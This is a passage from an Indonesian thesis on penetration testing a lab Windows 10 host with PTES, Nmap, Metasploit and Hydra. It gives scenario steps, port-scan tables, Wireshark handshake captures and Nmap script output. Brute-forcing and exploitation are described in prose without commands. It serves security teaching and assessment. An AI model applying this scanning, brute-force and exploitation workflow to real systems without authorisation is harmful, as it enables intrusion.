
Pada tahapan ini, peneliti mengimplementasikan metode *PTES* yang mempunyai 7 tahapan, yaitu:

1. *Pre-engagements*, pada tahap ini, peneliti meminta izin kepada pihak yang ditesting untuk melakukan *penetration testing* pada Sistem *Target*.
2. *Intelligence gathering*, pada tahap ini, peneliti dapat mengumpulkan informasi terhadap Sistem *Target* untuk menghasilkan representasi yang dapat dimengerti.

3. *Threat modeling*, pada tahap ini, peneliti dapat menentukan model atau jenis ancaman yang memungkinkan setelah memperoleh informasi berdasarkan tahapan sebelumnya, seperti dijelaskan di bawah ini:

Scenario pengujian penetrasi yang dilakukan dalam penelitian ini yaitu menguji suatu sistem keamanan aplikasi dan *service Windows* menggunakan *tools* uji penetrasi *nmap, metasploit framework.*

a. Scenario Serangan: *Missing Patch*.




Gambar 3.5.1 Scenario Serangan Missing Patch

Scenario Serangan: *Missing Patch* dilakukan dengan tahapan seperti gambar 3 dan langkah-langkahnya dijelaskan sebagai berikut:

1. Mengidentifikasi parameter *Missing Patch*, yaitu Versi.
2. Pengujian manual dilakukan dengan cara melihat versi *Windows 10*, setelah ditemukan versi berapa aplikasi/*service Windows* tersebut, maka dapat dicek dengan https://docs.microsoft.com/en-us/windows/release-information/resolved-issues-windows-10-1903. Apakah versi pada aplikasi bawaan atau *service* pada *Windows 10* tersebut sudah *up to date* atau tidak.
3. Setelah ditemukan bahwa versi yang ada pada aplikasi bawaan atau *service Windows* tersebut di bawah dibandingkan dengan versi yang ada pada website resmi *Microsoft* pada url https://docs.microsoft.com/en-us/windows/release-information/resolved-issues-windows-10-1903, maka aplikasi bawaan atau *service* pada *Windows 10* tersebut melewatkan *patch* (*Missing Patch*).
4. Lalu dilakukan pengujian terhadap *bug* (kerentanan) yang dilewatkan tersebut dengan mendownload *patch* terkait dan memproduksi kembali *bug* (kerentanan) yang dialami sebelumnya dan membuktikan bahwa *bug* (kerentanan) sudah tidak dialami setelah men-*download* dan menginstal *patch* untuk *bug* (kerentanan) tersebut.

b. Scenario Serangan: *Lack of OS Hardening*.




Gambar 3.5.2 Scenario Serangan Lack of OS Hardening

Scenario Serangan: *Lack of OS Hardening* dilakukan dengan tahapan seperti gambar 4 dan langkah-langkahnya dijelaskan sebagai berikut:

1. Mengidentifikasi parameter *Lack of OS Hardening*, yaitu Versi dan Kerentanan.

2. Pengujian Otomatis dilakukan menggunakan *Tools nmap* dan *Metasploit Framework*. *Nmap* digunakan untuk mendeteksi versi *Service Windows 10* dan mengetahui apakah *service* yang dilakukan *scanning* itu rentan atau tidak.
3. *Nmap* mempunyai *script* khusus untuk mengetahui apakah sebuah *service* itu rentan atau tidak dengan menjalankan *NSE* (*Nmap Script Engine*). Setelah diketahui bahwa *service* tersebut rentan, maka dapat dilanjutkan ke tahap Analisa pengujian.
4. Pada tahap Analisa pengujian, peneliti menggunakan *Metasploit Framework* untuk mengeksploitasi kerentanan yang sebelumnya diketahui menggunakan *Nmap*. *Service* yang tereksploitasi ini masuk ke dalam kategori *Lack of OS Hardening*.

c. Scenario Serangan: *Lack of Application Hardening*.



Gambar 3.5.3 Scenario Serangan Lack of Application Hardening


Scenario Serangan: *Lack of Application Hardening* dilakukan dengan tahapan seperti gambar 5 dan langkah-langkahnya dijelaskan sebagai berikut:

1. Mengidentifikasi parameter *Lack of Application Hardening*, yaitu Versi dan Kerentanan.
2. Pengujian Otomatis dilakukan menggunakan *Tools Nmap* dan *Metasploit Framework*. *Nmap* digunakan untuk mendeteksi versi

Aplikasi bawaan yang ada pada *Windows 10* dan mengetahui apakah aplikasi yang dilakukan *scanning* itu rentan atau tidak.

3. Penggunaan *NSE* (*Nmap Script Engine*) untuk mengetahui Aplikasi yang dilakukan *scanning*, *vulnerable* atau tidak.
4. Setelah diketahui bahwa Aplikasi bawaan tersebut *vulnerable*, maka dapat dieksploitasi menggunakan *Metasploit Framework* dan jika berhasil dieksploitasi, maka Aplikasi bawaan *Windows 10* tersebut masuk ke dalam kategori *Lack of Application Hardening*.

d. Scenario Serangan: *Easily Guessable Credentials*.



Gambar 3.5.4 Scenario Serangan Easily Guessable Credentials

Scenario Serangan: *Easily Guessable Credentials* dilakukan dengan tahapan seperti gambar 6 dan langkah-langkahnya dijelaskan sebagai berikut:

1. Mengidentifikasi parameter *Easily Guessable Credentials*, yaitu besarnya *wordlist* dan kerumitan *password*.
2. Pengujian penetrasi dilakukan dengan cara menggunakan tools bernama Hydra, dengan cara memasukkan user yang digunakan pada service FTP/SSH/MySQL, kemudian memasukkan wordlist yang digunakan dan dijalankan proses brute force tersebut.
3. Setelah proses brute force selesai pada hydra, maka dapat dilihat pada akhir log bahwa hydra menemukan atau tidak menemukan password yang digunakan pada service FTP/SSH/MySQL tersebut.
4. *Vulnerability analysis*, pada tahap ini, peneliti dapat menggabungkan tahapan *intelligence gathering* dan *threat modeling* untuk dapat melanjutkan ke tahap *exploitation* supaya pada tahap *exploitation*, dapat langsung menguji kerentanan yang didapat pada hasil di tahap *vulnerability analysis*.
5. *Exploitation*, pada tahap ini, peneliti melakukan exploitasi kepada sistem *Target*, exploitasi ini dilakukan berdasarkan pada tahapan sebelumnya, yaitu tahap *vulnerability analysis*.
6. *Post exploitation*, pada tahap ini, peneliti sudah harus bisa melakukan *penetration testing* terhadap sistem *Target* dan berusaha untuk mempertahankan akses pada sistem *Target* atau bahkan dapat memiliki hak akses paling tinggi pada sistem *Target*.

7. *Reporting*, pada tahap ini, peneliti dapat memberikan laporan terhadap *Target* tentang kerentanan yang ada pada sistem *Target*.

BAB IV


HASIL DAN PEMBAHASAN

4.1. Hasil Penelitian

Hasil dari penelitian ini terdiri dari 4 hal yaitu pengujian serangan *Lack of OS Hardening*, pengujian serangan *Easily Guessable Credentials*, pengujian serangan *Missing Patch*, pengujian serangan *Lack of Application Hardening*. Untuk melakukan tes terhadap serangan yang dilakukan, digunakan 3 *tools*, yaitu *Nmap, Hydra* dan *Metasploit Framework*. Ketiga tools tersebut digunakan untuk melakukan *scanning, brute-force* dan eksploitasi pada Sistem *Target*.

4.2. Topologi yang digunakan pada Penelitian

Topologi yang digunakan untuk melakukan pengujian penetrasi *Lack of Operating System Hardening, Lack of Application Hardening dan Easily Guessable Credentials* dapat dilihat pada gambar berikut ini:



Gambar 4.2.1 Topologi yang digunakan pada Penelitian.

4.3. Lack of Operating System Hardening

Lack of Operating System Hardening adalah kurangnya pengerasan atau penguatan pada Sistem Operasi, di antaranya ada konfigurasi yang salah, aplikasi atau layanan yang tidak *up to date* dan terdapat aplikasi atau layanan yang tidak diperlukan.

4.3.1. Pre-Engagement Interaction

Tahap *Pre-Engagement* adalah tahap di mana Peneliti membuat perjanjian bagaimana Peneliti melakukan pengujian penetrasi terhadap Sistem *Target*. Sistem Operasi *Windows 10* berada dalam jaringan lokal dengan *IP Address* 192.168.1.21 dengan *gateway* 192.168.1.1.

4.3.2. Intelligence Gathering

Intelligence Gathering, yaitu tahap untuk mengumpulkan informasi, dan ditentukan pengumpulan informasi yang diperlukan untuk menghasilkan representasi yang dapat dimengerti. Sistem Target mengaktifkan *Windows Defender*. Sistem Operasi *Windows 10 Target* mempunyai 4 *port* terbuka seperti pada tabel di bawah ini:

Tabel 4.3.2.1 Hasil Scan Sistem Target pada 192.168.1.21

No.	Port	Service	Version
1.	135	Msrpc	Microsoft Windows RPC
2.	139	Netbios-ssn	Microsoft Windows netbios-ssn
3.	445	Microsoft-ds	Windows 10 Education 10586 microsoft-ds (workgroup: WORKGROUP)
4.	5357	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Proses untuk mendapatkan port yang terbuka melalui *Nmap* dapat dilihat mulai dari level paket pada *Wireshark*. Pada *Wireshark*, dapat dibuka bukti

capture file yang mempunyai ekstensi pcapng berisi *packet* yang lewat antara Sistem Peneliti dan Sistem *Target* seperti gambar di bawah ini:

No.	Time	Source	Destination	Protocol	Length	Info
2369	17.657596	192.168.1.20	192.168.1.21	TCP	74	48690 → 445 [SYN] Seq=0 Win=64
2377	17.661844	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [ACK] Seq=1 Ack=1
2383	17.708897	192.168.1.20	192.168.1.21	SMB	119	Negotiate Protocol Request
2391	17.741993	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [ACK] Seq=54 Ack=3
2402	17.809728	192.168.1.20	192.168.1.21	SMB	215	Session Setup AndX Request, NT
2406	17.812326	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [ACK] Seq=203 Ack=
2416	17.910030	192.168.1.20	192.168.1.21	SMB	321	Session Setup AndX Request, NT
2419	17.919235	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [ACK] Seq=458 Ack=
2429	18.010233	192.168.1.20	192.168.1.21	SMB	109	Logoff AndX Request
2433	18.013237	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [ACK] Seq=501 Ack=
2435	18.108664	192.168.1.20	192.168.1.21	TCP	66	48690 → 445 [FIN, ACK] Seq=501


Gambar 4.3.2.1 Nmap Scan Port terbuka pada port 445

Sistem Peneliti mengirimkan paket SYN kepada Sistem *Target* pada *port* 445, SYN di sini adalah paket Synhronization untuk melakukan 3-*way handshake*, pada *port* 445. Sistem *Target* mengirimkan paket SYN, ACK kepada Sistem Peneliti menandakan bahwa Sistem Peneliti dapat berkomunikasi dengan *port* 445 pada Sistem *Target*, kemudian Sistem Peneliti memberikan paket ACK yang berarti Sistem Peneliti mengerti atau memahami bahwa Sistem *Target* memberikan izin untuk berkomunikasi pada *port* 445.

No.	Time	Source	Destination	Protocol	Length	Info
2051	11.947275	192.168.1.20	192.168.1.21	TCP	74	48252 → 135 [SYN] Seq=0 Win=64
2054	11.949748	192.168.1.20	192.168.1.21	TCP	66	48252 → 135 [ACK] Seq=1 Ack=1
2060	11.950905	192.168.1.20	192.168.1.21	TCP	234	48252 → 135 [PSH, ACK] Seq=1 A
2070	11.956654	192.168.1.20	192.168.1.21	TCP	66	48252 → 135 [ACK] Seq=169 Ack=
2071	11.957305	192.168.1.20	192.168.1.21	TCP	66	48252 → 135 [FIN, ACK] Seq=169
2073	11.957923	192.168.1.20	192.168.1.21	TCP	66	48252 → 135 [ACK] Seq=170 Ack=

Gambar 4.3.2.2 Nmap Scan Port terbuka pada port 135


Komunikasi yang dilakukan untuk mengetahui *port* yang diperbolehkan untuk diakses mempunyai metode yang sama, yaitu dengan mengirimkan SYN kepada Sistem *Target*, kemudian dibalas dengan paket SYN, ACK lalu diakhiri dengan ACK oleh Sistem Peneliti untuk mengakhiri 3-*way handshake*. Setelah melakukan 3-*way handshake*, Sistem Peneliti dapat berkomunikasi atau bertukar informasi dengan Sistem *Target*.



No.	Time	Source	Destination	Protocol	Length	Info
2032	5.938844	192.168.1.20	192.168.1.21	TCP	74	33510 → 139 [SYN] Seq=0 Win=64
2039	5.941805	192.168.1.20	192.168.1.21	TCP	66	33510 → 139 [ACK] Seq=1 Ack=1
2044	11.944715	192.168.1.20	192.168.1.21	NBSS	84	NBSS Continuation Message
2058	11.950905	192.168.1.20	192.168.1.21	TCP	66	33510 → 139 [FIN, ACK] Seq=19

Gambar 4.3.2.3 Nmap Scan Port terbuka pada port 139

Metode yang digunakan sama seperti 2 *port* sebelumnya, yaitu dengan melakukan 3-*way handshake*, dan dapat diambil kesimpulan bahwa jika telah berhasil melakukan 3-*way handshake* itu tadi, maka *port* tersebut dapat diakses dan dinyatakan terbuka pada jaringan tersebut.




No.	Time	Source	Destination	Protocol	Length	Info
2034	5.938844	192.168.1.20	192.168.1.21	TCP	74	36622 → 5357 [SYN] Seq=0 Win=6
2041	5.942673	192.168.1.20	192.168.1.21	TCP	66	36622 → 5357 [ACK] Seq=1 Ack=1
2046	11.944715	192.168.1.20	192.168.1.21	TCP	70	36622 → 5357 [PSH, ACK] Seq=1
2075	16.948115	192.168.1.20	192.168.1.21	TCP	66	36622 → 5357 [FIN, ACK] Seq=5
2079	16.950325	192.168.1.20	192.168.1.21	TCP	60	36622 → 5357 [RST] Seq=6 Win=0

Gambar 4.3.2.4 Nmap Scan Port terbuka pada port 5357

Metode yang dilakukan untuk *port* 5357 ini juga sama, yaitu dengan melakukan 3-*way handshake* dengan Sistem *Target*. Setelah berhasil melakukan 3-*way handshake*, maka *port* 5357 ini dapat diakses oleh Sistem Peneliti.

4.3.3. Threat Modeling

Threat Modeling, tahap memodelkan ancaman yang paling kritis sebagai tes yang wajib untuk dilaksanakan.



Gambar 4.3.3.1 Threat Modeling Lack of Operating System Hardening

Scenario Serangan *Lack of Operating System Hardening* dimulai dengan mengidentifikasi parameter Versi dan Kerentanan, kemudian dilakukan pengujian menggunakan *Nmap* dan *Metasploit Framework*, setelah diketahui rentan atau tidak, maka dapat dilanjutkan dengan mengkonfirmasi apakah kerentanan yang diketahui sebelumnya dapat dieksploitasi atau tidak. Hasil dari pengujian dilaporkan pada tahap *Reporting*.

4.3.4. Vulnerability Analysis

Vulnerability Analysis, adalah tahap menganalisa kerentanan yang ada pada Sistem *Target*. Setelah ditemukan *port* yang terbuka pada komputer *Target*, tahap yang selanjutnya dilakukan adalah mengkonfirmasi *port* mana saja yang

vulnerable (mempunyai kerentanan). Pada hasil yang diketahui menjelaskan bahwa port 135,139 dan 5357 tidak memiliki kerentanan, hanya port 445 yang memiliki informasi VULNERABLE seperti dapat dilihat pada gambar di bawah ini.

```
Nmap scan report for 192.168.1.21
Host is up, received arp-response (0.0086s latency).
Scanned at 2021-01-09 21:00:44 SE Asia Standard Time for 193s
Not shown: 996 filtered ports
Reason: 996 no-responses
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
MAC Address: 4C:BB:58:75:D0:05 (Chicony Electronics)

